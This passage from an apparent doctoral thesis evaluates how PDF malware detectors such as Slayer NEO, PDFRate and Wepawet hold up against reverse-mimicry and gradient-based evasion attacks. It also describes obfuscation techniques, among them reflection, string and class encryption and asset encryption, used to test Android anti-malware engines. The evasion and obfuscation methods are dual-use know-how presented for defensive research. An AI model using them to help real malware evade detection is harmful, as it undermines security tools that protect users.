Compared to the preliminary experiments of Section 3.9, I significantly increased the number of attack samples produced with reverse mimicry: for each type of attack, I generated 500 attack variants for a total of 1500 samples. The vulnerabilities exploited in these attacks are similar to the ones presented in Section 3.8, with some differences[31].

Table 3.7 shows the performances, in terms of *true positives* (`TP`), of the systems tested during the previous experiment (trained with the same data and with the same *splits* as before). It can be observed that `Wepawet` exhibited excellent performances on *EXE Embedding* and *JS Injection*. That was expected because *reverse mimicry* addresses *static structural systems*. However, `Wepawet` was not able to scan *PDF Embedding* attacks due to parsing problems. As also pointed out in Section 3.9, I believe that `Wepawet` did not fully implement the Adobe PDF specifications, and was therefore not able of analyzing some elements of the file. `PJScan` also exhibited several parsing problems in this experiment and was not able of analyzing *any* of the samples I provided. This is because `PJScan` could not analyze embedded files, i.e., PDFs or other files such as executables, and only focused on *Javascript* analysis (which also failed, in this case). Finally, `PDFRate` poorly performed, thus confirming the results of the preliminary evaluation of Section 3.9.

With respect to `Slayer NEO`, I notice that it was able to detect all *PDF Embedding* attacks, thanks to its advanced parsing mechanism. As shown in Table 3.7, using the default weight threshold, ($W = 100$) with no function optimization, I obtained performances that were already better than `PDFRate`, yet not fully satisfactory. With $W = 1$ and an optimized decision function, performances were almost two times better, completely outperforming all the other static approaches. Using $W = 1$ on the test data of Experiment 1, I also noticed that false positives increased up to 0.2%. This was predictable, as explained before: A simplified decision function shape might lead to more mistakes in the detection of benign files. It is a small trade off I had to pay for a higher robustness. The standard deviation values deserve a deeper discussion in the next section.

[31]For *EXE Embedding* I exploited the `CVE-2010-1240` vulnerability. and for *PDF Embedding* and *Javascript Injection* I exploited the `CVE-2009-0927`.

Table 3.7: Comparison, in terms of true positives (TP), between Slayer NEO and research tools with respect to *evasion* attacks (%)

System	PDF E.	EXE E.	JS INJ.
Slayer NEO (W = 1, Optimized)	**100** (±0)	**62.4** (±12.6)	**69.1** (±16.9)
Slayer NEO (W = 100)	**100** (±0)	**32.26** (±9.18)	**37.9** (±10.65)
PDFRate	0.8	0.6	5.2
Wepawet	0	99.6	100
PJScan	0	0	0

3.11.5 Discussion

The high standard deviation deserves some notes, as it shows some limits in my approach: In this work, I mainly focused on defining improving robustness by defining a more powerful set of features, but I did not *design* a *robust* decision function so that its shape would guarantee more robustness against targeted attacks. Therefore, the performances optimizations I have introduced in the previous section are only *empirical*, i.e., they are strongly dependent on the training data that are used. As future work, it would be interesting to design of a more robust *decision function* that, regardless of the quality of the training data, was able to reliably detect targeted attacks. This aspect has been often overlooked, especially in computer security applications and has been pointed out, for example, by Biggio et al. [3, 22, 40]. It would be also interesting to analyze the effects of *poisoning attacks* on the classifier detection, as our approach only focused on *test-time* evasion attacks [11, 83]. Moreover, recent works have shown that clustering algorithms can also be vulnerable against evasion and poisoning attacks [97, 98]. Since my method resorts on a clustering phase, possible future works might also address its resilience against such attacks.

3.12 Optimal Attack

The main problem of the reverse mimicry is that the attacker is not sure that the poisoned benign samples will not cross the boundary of the malicious region. This is a reasonable trade-off between the easiness of the attack (reverse mimicry can always be employed) and its efficiency. To achieve a better evasion results with a limited number of changes, it is possible to use the gradient descent algorithm proposed in Chapter 2. There are basically two constraints on this approach:

- The attack is performed at the feature level and no concrete sample is created.
- The feature values can only be incremented, as removing data might lead into breaking the file functionality.

In this Section, I describe an attack I contributed to develop against `Slayer`, a previous version of `Slayer NEO`. This system was used instead of `Slayer NEO`, as some features of the latter are not easily changeable, and would add more complexity to the problem. `Slayer` only resorts to the occurrence of `name objects`, thus making their change easier [32]. As previously mentioned, adding new objects to the PDF is a quite straight forward process. In the gradient descent attack, the decision function is derived in order to decide which feature to increment to achieve the maximum evasion possible. In particular, we call $d_{\max}$ the maximum number of keywords that can be added to evade the system. In order to perform this attack, I contributed to the development of `AdversariaLIB`, a library for building automatic attacks against machine learning system. We used this library to perform the attack[32].

Experimental setup. In this evaluation, we used a PDF corpus with 500 malicious samples from the *Contagio* dataset[33] and 500 benign samples collected from the web. We randomly split the data into five pairs of training and testing sets with 500 samples each to average the final results. The features (keywords) were extracted from each training set as described in [32]. On average, 100 keywords were found in each run. Further, we also bounded the maximum value of each feature to 100, as this value was found to be close to the 95th percentile for each feature. This limited the influence of outlying samples.

We simulated the *perfect* knowledge (PK) and the *limited* knowledge (LK) scenarios described in Section 2.1.3. In the LK case, we set the number of samples used to learn the surrogate classifier to $n_g = 100$. The reason is to demonstrate that even with a dataset as small as the 20% of the original training set size, the adversary may be able to evade the targeted classifier with high reliability. Further, we assumed that the adversary uses feedback from the *targeted* classifier. The chosen λ value is 0 for absence of mimicry components and 500 when considering the mimicry. For the sake of simplicity, I will not provide additional details on the λ selection process, which can be found here [22].

For each targeted classifier and training/testing pair, we learned five surrogate classifiers by randomly selecting n_g samples from the test set, and we averaged their results. For SVMs, we sought a surrogate classifier that would correctly match the labels from the targeted classifier; thus, we used parameters $C = 100$, and $\gamma = 0.1$ (for the RBF kernel) to heavily penalize training errors.

Experimental results. We report our results in Figure 3.11, in terms of the false negative (FN) rate attained by the targeted classifiers as a function of the maximum allowable number of modifications, $d_{\max} \in [0, 50]$. We compute the FN rate corresponding to a

[32]http://pralab.diee.unica.it/en/AdversariaLib
[33]http://contagiodump.blogspot.it




FIGURE 3.11: Experimental results for SVMs with linear and RBF kernel (first and second row), and for neural networks (third row). We report the FN values (attained at FP=0.5%) for increasing $d_{\max}$. For the sake of readability, we report the average FN value ± half standard deviation (shown with error bars). Results for perfect (PK) and limited (LK) knowledge attacks with $\lambda = 0$ (without mimicry) are shown in the first column, while results with $\lambda = 500$ (with mimicry) are shown in the second column. In each plot we considered different values of the classifier parameters, *i. e.*, the regularization parameter C for the linear SVM, the kernel parameter γ for the SVM with RBF kernel, and the number of neurons m in the hidden layer for the neural network, as reported in the plot title and legend.

fixed false positive (FP) rate of FP$= 0.5\%$. For $d_{\max} = 0$, the FN rate corresponds to a standard performance evaluation using unmodified PDFs. As expected, the FN rate increases with $d_{\max}$ as the PDF is increasingly modified. Accordingly, a more secure classifier will exhibit a more graceful increase of the FN rate.

Results for $\lambda = 0$. We first investigate the effect of the proposed attack in the PK case, without considering the mimicry component (Figure 3.11, first column), for varying parameters of the considered classifiers. The linear SVM (Figure 3.11, top-left plot) is almost always evaded with as few as 5 to 10 modifications, independent of the regularization parameter C. It is worth noting that attacking a linear classifier amounts to always incrementing the value of the same highest-weighted feature (corresponding to the `/Linearized` keyword in the majority of the cases) until it reaches its upper bound. This continues with the next highest weighted non-bounded feature until termination. This occurs simply because the gradient of $g(\mathbf{x})$ does not depend on $\mathbf{x}$ for a linear classifier (see Section 2.1.4.2). With the RBF kernel (Figure 3.11, middle-left plot), SVMs exhibit a similar behavior with $C = 1$ and various values of its γ parameter,[34] and the RBF SVM provides a higher degree of security compared to linear SVMs (*cf.* top-left plot and middle-left plot in Figure 3.11). Interestingly, compared to SVMs, neural networks (Figure 3.11, bottom-left plot) seem to be much more robust against the proposed evasion attack. This behavior can be explained by observing that the decision function of neural networks may be characterized by flat regions (*i. e.*, regions where the gradient of $g(\mathbf{x})$ is close to zero). Hence, the gradient descent algorithm based solely on $g(\mathbf{x})$ essentially stops after few attack iterations for most of the malicious samples, without being able to find a suitable attack. This is a very interesting point that can also be connected to the effect of the decision function shape seen in 3.10.3.

In the LK case, without mimicry, classifiers are evaded with a probability only *slightly* lower than that found in the PK case, even when only $n_g = 100$ surrogate samples are used to learn the surrogate classifier. This aspect highlights the threat posed by a skilled adversary with incomplete knowledge: only a small set of samples may be required to successfully attack the target classifier using the proposed algorithm.

Results for $\lambda = 500$. When mimicry is used (Figure 3.11, second column), the success of the evasion of linear SVMs (with $C = 1$) decreases both in the PK (*e. g.*, compare the blue curve in the top-left plot with the solid blue curve in the top-right plot) and LK case (*e. g.*, compare the dashed red curve in the top-left plot with the dashed blue curve in the top-right plot). The reason is that the computed direction tends to lead to a slower descent; *i. e.*, a less direct path that often requires more modifications to

[34]We also conducted experiments using $C = 0.1$ and $C = 100$, but did not find significant differences compared to the presented results using $C = 1$.

evade the classifier. In the non-linear case (Figure 3.11, middle-right and bottom-right plot), instead, mimicking exhibits some beneficial aspects for the attacker, although the constraint on feature addition may make it difficult to properly mimic legitimate samples. In particular, note how the targeted SVMs with RBF kernel (with $C = 1$ and $\gamma = 1$) in the PK case (*e. g.*, compare the solid blue curve in the middle-left plot with the solid blue curve in the middle-right plot) is evaded with a significantly higher probability than in the case of $\lambda = 0$. The reason is that, as explained at the end of Section 2.1.4, a pure descent strategy on $g(\mathbf{x})$ may find local minima (*i. e.*, attack samples) that do not evade detection, while the mimicry component biases the descent towards regions of the feature space more densely populated by legitimate samples, where $g(\mathbf{x})$ eventually attains lower values. For neural networks, this aspect is even more evident, in both the PK and LK settings (compare the dashed/solid curves in the bottom-left plot with those in the bottom-right plot), since $g(\mathbf{x})$ is essentially flat far from the decision boundary, and thus pure gradient descent on g can not even commence for many malicious samples, as previously mentioned. In this case, the mimicry term is thus critical for finding a reasonable descent path to evasion.

3.12.1 Discussion

Our attacks raise questions about the feasibility of detecting malicious PDFs solely based on logical structure. We found that `/Linearized`, `/OpenAction`, `/Comment`, `/Root` and `/PageLayout` were among the most commonly manipulated keywords. They indeed are found mainly in legitimate PDFs, but can be easily added to malicious PDFs by the versioning mechanism. The attacker can simply insert comments inside the malicious PDF file to augment its `/Comment` count. Similarly, she can embed *legitimate* OpenAction code to add `/OpenAction` keywords or add new pages to insert `/PageLayout` keywords. Optimal attacks has also been used by Laskov et al against PDFRate with excellent results [34]. However, this technique has also practical limitations. Reconstructing the sample from the evasive feature vector can be a challenging process. Laskov et al. could correctly perform evasion because they concretely incremented the features by putting them after the EOF value, an area that is not analyzed by the reader. This exploits a limitation of the PDFRate parser that analyzes everything from the PDF file. However, for more precise parser, it might be very difficult to inject content existing objects without violating the limits imposed by the `XRef` Table.

3.13 Conclusions

In this Chapter, I showed a valid example of proactive approaches to improve the security of machine learning detectors for malicious PDF files. After having contributed to the development of a detector that is robust against state-of-the-art mimicry attacks (`LuxOR`), I devised novel attacks (`reverse mimicry`) against structural systems. Then, on the basis of these attacks, I developed a novel machine learning system that is able to provide more robustness by leveraging on both structural and content based features. Finally, I showed how optimal attacks can severely undermine machine learning systems. The provided evaluations suggest a careful design not only of the employed features, but also of the classification function. Some decision functions might be more resistant to evasion attacks, depending on the their typology and parameters. Designing secure decision functions is something that future work have to address to develop secure machine learning systems.

Chapter 4

On the Resilience of Android Anti-Malware and Analysis Systems

4.1 Overview

In this Chapter, the focus will be switched to Android applications. The main goal here is understanding how traditional signature-based system and academically developed tools cope with empirical obfuscation attacks. Normally, obfuscation is used to protect applications from being plagiarized or cloned. However, some obfuscation strategies might also be used to easily create new versions of the same malware that are more difficult to analyze. The attacker is motivated to adopt them, as automatic analysis tools often rely on *static signatures* that can be easily evaded by changing few elements of the applications (for example, replacing the name of the methods). It is possible to find different examples of obfuscation in the wild, such as those reported in [99–101].

A number of automatic tools, available either as commercial products or for free, can be used in order to ease malware obfuscation. This strategy is nowadays widely used, and therefore it is crucial to evaluate its impact. However, resorting to commercial tools to obfuscate applications is not the only possible strategy to hide the application actions. It is possible to build more fine-grained obfuscation techniques with the aim of targeting specific analysis tools. Such strategies are related to specifically counteract the analysis techniques used by those tools (*e. g.*control flow graph analysis, taint analysis, etc.) on which analysis tools rely to perform their operations. To understand the impact of the aforementioned techniques, this Chapter proposes the following contributions:

- I provide a large scale analysis on the resilience of anti-malware engines. To this end, I tested 13 different anti-malware engines against 7 different obfuscation techniques applied in 3 different scenarios. Such scenarios represent possible modifications that the attacker can make to the samples in order to increase the evasion probability. This has also lead to the release of a novel dataset of obfuscated malware called `Android PRAGuard`. This is a joint work with Marco Aresu, Davide Ariu, Igino Corona and Giorgio Giacinto and has been published in [102].

- I contribute to the development of a framework for creating automatic obfuscations that are able to thwart the analysis techniques employed by most of academic tools. Such framework will be evaluated against a high number of static and dynamic analysis tools. This contribution is a joint work with Johannes Hoffmann, Teemu Rytilahti, Marcel Winandy, Giorgio Giacinto and Thorsten Holz and has been published in [103, 104].

The results provided in this Chapter show that traditional signature-based systems and academically develop tools suffer from empirical obfuscation attacks. In particular, despite their improvement, anti-malware solutions are still inadequate to detect complex, obfuscated malware. The same applies for academic research tool, although an higher level of knowledge is required to evade them. The proposed framework has been developed with the idea of helping researchers and developers to test the resilience of their approaches.

4.2 Background on Android

Not surprisingly, malware writers are paying more and more attention to mobile devices. In fact, the number of mobile devices sold worldwide has already surpassed that of traditional personal computers. As Said in Section 1.1, the number of mobile malware has significantly increased during these last years. According to a recent report by `F-Secure`, more than 99% of the new mobile malware families discovered in 2014 targets the `Android` platform, which accounts for more than 750 millions of active devices [105].

There are several reasons for which Android is a particular interesting target for deploying malware:

1. Its open source nature allows an attacker to carefully study the operating system implementation, thus increasing the probability of finding vulnerabilities.
2. There are multiple alternative markets besides the official one (`Google Play`), in which it is possible to find applications that are not released through the support of

Google (for example, for copyright reasons) or to find popular premium applications at a reduced price. Popular examples are the `Amazon` or `Samsung` app stores ([106, 107]). However, many of these markets provide insufficient control on the security of the applications, thus becoming the first source of mobile malware [108].

In the following, I provide a description of the main characteristics of the Android platform and applications, as well as the related work on malware detection.

4.2.1 Android Applications

An Android application is basically a compressed archive with `.apk` file extension. This archive contains:

- **AndroidManifest.xml**. A file with the description of the main application components, i.e., the classes from which the application starts its execution (entry-points), the permissions used by the application (e.g., requesting Wi-Fi of SMS functionalities), the actions used to activate a specific component (intents), etc.
- **classes.dex**. A `Dalvik Virtual Machine` executable obtained by **a)** compiling the `.java` files that contain all the classes used by the application (thus, generating `.class Java Virtual Machine` files) and **b)** converting the `Java Virtual Machine` files to `Dalvik` byte code. `Dalvik` is a virtual machine similar to its `Java` counterpart, but optimized for mobile phones, and in particular for systems with limited memory or computational power. It is worth noting that the `classes.dex` file can be disassembled into `.smali` files, a simplified format that facilitates the reading of disassembled bytecode (see, for instance, the usage of `baksmali` [109] to disassemble `Android` executables).
- **Assets**. External resources needed for the execution of the application (e.g., audio files for multimedia applications, images, or, more recently, even executables containing exploits).
- **Resources**. A number of `.xml` files, which describe how layouts (i.e., the visual structure of the user interface), menus, dialogs, etc., are designed.

When an application is started, the `AndroidManifest.xml` is accessed to extract the *entry-point classes* of the application, i.e., those classes that are *explicitly* declared in the `AndroidManifest.xml` file and that possess the attributes (technically called `intent filters`) `MAIN` and `LAUNCHER`. In the same file, it is possible to find the permissions needed for the execution of the application. These information is used by the application, for instance, to identify the main class of the application inside the `.dex` file. Therefore, the entry point classes defined in the `AndroidManifest.xml` should be coherent with the definitions contained inside the `.dex` file, in order not to compromise the functionalities of the application.

4.2.2 Overview of the DEX Format

For the purposes of this work, it is of interest to provide an insight into the modus operandi of the `Dalvik` (`.dex`) format. The `Dalvik Virtual Machine` is a register machine, i.e, the operands on which the instructions operate are stored in registers. This allows a higher optimization when compared to the `Java Virtual Machine` (which is a stack machine). For example, the instruction `c=a+b` would be represented in Dalvik as `add-int v0,v1,v2;`. Note that, from Android 5, such Virtual Machine is replaced with another one called `Android RunTime` (`ART`). The main difference is that the `Just in Time` compilation that was used by `Dalvik` (which, among the other things, transforms the `.dex` file in an optimized `.odex` file) is replaced by producing a native executable at install time. In this case, the execution time is significantly improved, in exchange for a slower install time. Note that, despite these differences, the `classes.dex` file is exactly the same, as the differences among the two VM emerge at install time only.

In a `.dex` file, there is a unique `Data` section (at the *end* of the file) which contains information such as classes, fields, names access flags, fields and methods names and, ultimately, methods bytecode. The various parts of the `Data` section of the `.dex` file are referenced by `IDs`, i.e., data structures that contain references to specific parts of the `Data` section. In this way, it is easily possible to trace methods, strings, and fields to reconstruct elements such as string names or methods return types [110, 111].

4.2.3 DEX File Structure

I now provide a more detailed description of the elements of the `.dex` file format [110, 111].

- `Header`. It is a data structure which contains, in order: **i)** a magic number (i.e., a byte sequence that directly identifies that a `.dex` file is used), **ii)** a file `checksum` number, **iii)** a 20 bytes `SHA-1` hash of the whole `.dex` file with the exception of the magic number, the checksum, and the hash itself, **iv)** header and file size, **v)** an endian tag (data in `.dex` files are stored in `little endian` format, i.e., bytes are in reversed order) **vi)** specific addresses of the `Data` area, **vii)** size and position of the different `IDs` areas.

- `String IDs`. They are ordered addresses that point to the `Data` section in which the related strings are stored. It is worth noting that the `ID number` is defined by the position of the address in the section. For example, the first address of the section will be related to the string with `ID Number 0`, the second to `ID Number 1` etc.
- `Type IDs`. They are addresses related to `String IDs` which contain the reference to the corresponding `String` type (for example, a string `L` represents a class).
- `Proto IDs`. They are data structures which contain addresses of strings that, when combined, creates a method prototype. Therefore, they mostly indicate how to find the method return types and parameters.
- `Field IDs`. They are data structures which contain the references to retrieve information about classes fields. In particular, they contain: **i)** their class id, **ii)** their type id (reference to type IDs) and **iii)** their name id (they refer to string ids).
- `Method IDs`. They are data structures which contain the references to retrieve information about methods. In particular, they contain: **i)** their class index, **ii)** their prototype id (they refer to Proto IDs) and **iii)** their name (they refer to string IDs).
- `Classes Defs`. They are data structures which define all the class parameters such as the superclass, the access flags, the interfaces offsets, its bytecode method addresses (i.e., where the method bytecode starts), etc.
- `Data`. This is the main portion of the `.dex` file and it is divided into two parts. The first, called `class data item`, is a data structure that contains all the information related to the size and offsets of static and instance fields, as well as those of virtual and direct methods and annotations. The second part is called `code item`, and contains the bytecode for each method of each class. For the sake of simplicity, we will refer to the `code item` section with the term `bytecode`.

There is also a `debug` section, that contains some useful information about the source files line numbers, variable names, etc. This section does not contain crucial information on the execution of the application and might as well be removed. From the above description, it is easy to observe that the `.dex` format is extremely compact, as the `IDs` mechanism allows for an efficient management of the references. In addition, this format also allows, with some experience, to easily understand the meaning of the different components of the application, and even to decompile it.

4.2.4 Related Work on Obfuscation

A comprehensive review of all malware present for the Android ecosystem, as well as their characteristics, has been provided by Zhou and Jiang [112]. As my work will mainly focus on the assessment of empirical obfuscation attacks, it is of interest to look at the related work in this specific field.

Zheng et al. [113] proposed `ADAM`, an obfuscator that performs simple changes on the `Dalvik` executable (e.g., methods renaming, simple changes in the CFG, constant string encryption, etc.). A set of malware was obfuscated with this tool and the capabilities of anti-malware systems in detecting modified samples was tested. Rastogi et al. [114, 115] made similar tests with `DroidChamaleon`, an extended framework for obfuscating Android applications. Compared to `ADAM`, such framework provides more obfuscation options (e.g., classes and fields renaming, package names renaming, etc.). This work can be considered to represent the state-of-the-art of anti-malware assessment for Android systems. Another interesting assessment is the one made by Huang et al., in which the resilience of repackaging detectors against obfuscation has been evaluated [116]. Protsenko et al. tested some bytecode obfuscation strategies against anti-malware [117]. All the obfuscation strategies mentioned in this work are part of the ones proposed by Collberg et al. [118]. In order to provide a better test bench for anti-malware performances, Maggi et al. introduced `AndroTotal` [119], an online service with which it is possible to scan a malicious application by means of multiple anti-malware systems. Conceptually, the service is the same as `VirusTotal` [82], but solely focused on Android. Recently, an anti-malware system based on machine learning techniques (`Drebin`) has been proposed [120].

Some obfuscators were also proposed outside the academic community. `Pro guard` [121] is included in the Android SDK and provides basic obfuscation options. `DexGuard` [122] is its commercial version, exclusively developed for Android, and it provides advanced functionalities such as *reflection*, *class and string encryption*, etc. Among other Android obfuscators, we mention `DashO` [123], `DexProtector` [124], and `Allatori` [125]. `Apkfuscator` [126] is a tool that obfuscates Android applications in order to evade specific decompilers, such as `Androguard` [127], `Dedexer` [128] and `Baksmali` [109].

4.3 Tool-Based Obfuscation Strategies

With the term *obfuscation*, I refer to any modification of the `Android` executable bytecode (i.e., the content of the `.dex` file) and/or `.xml` of the files (such as `AndroidManifest.xml` or resources-related files like `String.xml`), that does not affect the original functionalities of the application.

The techniques the I adopted can be divided into two sets. One set, that I called `Trivial Obfuscation Techniques` in agreement with the current literature, contains obfuscation techniques that only modify strings in the `classes.dex` file. In the other set, that I called `Non-Trivial Obfuscation Techniques`, I employ techniques that modify both the strings and the bytecode of the executable. For each set of strategies that I adopted, I also include obfuscation techniques that target `.xml` files, such as `AndroidManifest .xml`. In fact, there are cases in which obfuscated malware can be still detected because of signatures based on information in the `Manifest` or other `.xml` files.

These choices are related to how anti-malware systems perform their detection. The first and easiest way to find anomalies in an application is by *matching* specific elements that are known to be related to malicious activities. For instance, in the case of Android applications, their package and class names (contained in the *string* section) might alone be enough for the anti-malware to decide about their maliciousness. Likewise, strings shown on the screen or used as variables for performing specific operations can be useful indicators for the detection. Anti-malware engines can therefore associate to a malware specific *signatures* extracted from the presence of certain strings inside its executable [113, 115].

Obviously, such signatures might be quite easy to evade, as an attacker would be able to conceal most of the strings with a minimum effort. For this reason, some anti-malware engines also implement *heuristics* based, for example, on the *static* analysis of the code. In particular, they can analyze sequences of *bytecode instructions*, thus trying to identify the presence of malicious operations. This analysis is of course more computationally expensive, but more robust against trivial evasion attempts. Other approaches might combine information retrieved from strings and bytecode instructions.

Another element that might provide contributes to the detection is the analysis of the `AndroidManifest.xml` and of the *resource* files, e.g., `.xml` files that describe the application layout. Concealing information in these files is more difficult, as careless modifications might completely break the application functionalities. Thus, some engines perform a simple `SHA1` check of these files against a blacklist of known malicious ones.

As most of anti-malware engines are not open-source, I do not exactly know which detection strategies they employ to perform their detection. Therefore, addressing different elements of the application is a useful strategy to stimulate all possible detection mechanisms that can be adopted.

It is worth noting that, among the obfuscation techniques that were employed, some of them have been already tested in previous works [115], while other more sophisticated techniques, such as Class Encryption, have only been proposed in previous works from a conceptual viewpoint. In this work, I show how these more sophisticated obfuscation techniques can be actually implemented, and the related experimental results. In addition, I also want to point out that the aim of this work is not to test the largest number of obfuscation techniques, but to investigate a set of *diverse* obfuscation techniques that exhibit different levels of implementation complexity, and that modify different elements of the application. This choice also allowed me to propose novel combinations of obfuscation techniques that were never proposed nor tested before (e.g., the combination of Reflection and Class Encryption). These combinations produced the largest amount of modifications of the bytecode never seen before.

4.3.1 Trivial Obfuscation Strategies

With the term `Trivial`, I define an ensemble of obfuscation strategies that only affects *strings*, without changing the bytecode instructions. This strategy consists in replacing the names of all packages, methods, classes, fields and source files of an `Android` application with random letters. Obviously, such operations include disassembling, reassembling and repacking the `classes.dex` file. These techniques have also been employed by Rastogi et al. on a small number of cases [115]. Rastogi et al. defined as *Trivial* only simple repackaging and disassembling/reassembling solutions. In the proposed definition of *Trivial*, along with such strategies (that I name *Naive* for better clarity), I include what Rastogi et al. called *Transformations Attacks Detectable by Static Analysis*. When such changes are applied to entry-point classes (i.e., classes that extends fundamental functionalities of `Android`, such as activities, broadcast receivers, etc.), the `AndroidManifest.xml` file must be changed accordingly, otherwise the application will be broken. It is expected that these techniques are effective against anti-malware engine, as many anti-malware engines classify a sample as malware by simply detecting the presence of the names of suspicious classes, packages or methods. This operation leads to changes at strings, fields, methods, classes definitions levels of the executable file structure. In particular, since the same letters can be used to reference both name methods and fields, there may be a reduction of the number of strings within the data section and of their relative references (i.e., the size of IDs changes).

4.3.2 Non-Trivial Obfuscation Strategies

In this Section, I introduce techniques that affect both the strings and the bytecode of the executable. All these techniques were mentioned by Rastogi et al. [115]. However some of these, like Reflection and Class Encryption, have not been extensively analyzed. Such techniques are effective against anti-malware systems that analyze the bytecode instructions to detect malware. Likewise, different types of strings (e.g., constants) are modified, and this might tackle engines which resort to analyze them in order to perform detection.

4.3.2.1 Reflection

Reflection is the property of a class of inspecting itself, thus getting information on its methods, fields, etc. In particular, `Java` supports such property, by leveraging on the `Java.reflect API` [129]. In this work, I use the reflection property for *invocations*, i.e., I replace each `invoke` type instruction with a number of bytecode instructions that leverage on reflective calls to perform the same action as the replaced instruction. In this technique, three invocations are used to replace the original one: **a)** `forName`, which searches for a class with a specific name **b)** `getMethod`, which returns the target method object (related to the class name obtained before), and **c)** `invoke`, which performs the actual invocation on the method object that is the result of the second invoke. Typically, the use of reflection would bring to a waste of bytecode instructions. This is the reason why such technique is only used in code development under particular circumstances.

4.3.2.2 String Encryption

This technique obfuscates every string that is defined inside a class by means of an algorithm based on `XOR` operations. At runtime, the correct string is generated by passing the encrypted string (represented as a byte array) to a function that performs the decryption mathematical operations (it takes, as arguments, three integers). Although this mechanism does not resort to `DES` or `AES` algorithms, it is worth noting that it is more complex than other approaches for string encryption that have been proposed in the literature, which adopted a `Caesar` shift [114].

4.3.2.3 Class Encryption

This is the most powerful and advanced obfuscation technique adopted in this work. This obfuscation technique completely *encrypts and compresses* (by means of the `GZIP` algorithm) each class, and stores its data in a *data array*. Consequently, a new method that will perform decryption, and load this class at runtime, needs to be created. Accordingly, during the execution of the obfuscated application, the obfuscated class needs to be first decrypted, decompressed, and then loaded in memory. After that, the methods `getClassLoader()`, `getDeclaredConstructor` and `newInstance()` will create a new instance of the class [130]. Finally, every time the methods or the fields of the class need to be accessed, the Reflection `API` will be used accordingly. This technique can highly increase the overhead of the application as a lot of instructions are added. However, it makes enormously difficult for a human operator to perform static analysis.

4.3.3 Other Obfuscation Strategies

4.3.3.1 `.xml` files and resources

I complement the obfuscation of the `classes.dex` file by performing some additional operations on the `AndroidManifest.xml` file and on other resources-related `.xml` files. This is done for two reasons: **i)** To adapt the `AndroidManifest.xml` to some changes made on the executable file, and **ii)** to undermine the effectiveness of signatures of anti-malware engines that might rely on the `MD5` value related to some resource files that has been found in malware samples. Such changes include, for example, the removal of the `android:name` tag from the `AndroidManifest.xml`, as well as the modification of some entry point definitions. Nonetheless, I adapt the removal of specific strings in the `String.xml` files.

4.3.3.2 Assets

I also perform obfuscation of assets, by means of a simple `XOR` encryption. This is crucial, as many anti-malware engines, in order to detect a malicious application, perform a check on assets. Although easy to break, the employed encryption technique is enough to make the asset non detectable by an anti-malware engine.

4.3.4 Combining Obfuscation Techniques

The above techniques can be combined in order to make malware detection more hardly detectable. Combinations of different obfuscation techniques have been previously proposed in the literature. However, as many anti-malware systems at that time could be evaded by obfuscating just one of the components of an Android application, few combinations have been tested in previous works. The combinations tested and reported in this work aim at providing a deeper level of obfuscation compared to single-ended solutions, as they allow for bigger bytecode changes in comparison with previous works (i.e., more instructions are changed).

I used different combinations of the obfuscation techniques described in the previous sections. Some of these combinations (in particular, combinations between `Trivial` and `non-Trivial` techniques) have already been tested in the literature to break detection when using single obfuscation techniques was not effective. It is worth noting that `Trivial` Obfuscation techniques will always be adopted before `non-Trivial` ones. This procedure avoids possible crashes of the obfuscated Android application when methods or classes are renamed after applying, for instance, Reflection. For the same reason, String Encryption will always be applied before Reflection, and the latter will always be used before Class Encryption. In fact, once all classes are encrypted, no further modifications are possible.

4.4 Obfuscation Assessment Against Anti-Malware

4.4.1 Objectives

In this Section, I experimentally assess the effectiveness of the obfuscation strategies described in Section 4.3, as well as the easiness of deceiving the anti-malware detection capabilities. First, I am interested in pointing out which obfuscation techniques allow for evading the largest fraction of anti-malware engines, by also combining the obfuscations approaches described in Section 4.3. This is done by also providing some insights into the *overhead* that each technique will bring to the application in terms of *size*.

Second, I point out the role of external *assets* with respect to the main application files. In particular, I show how anti-malware engines rely on the analysis of such external files to detect malicious applications.

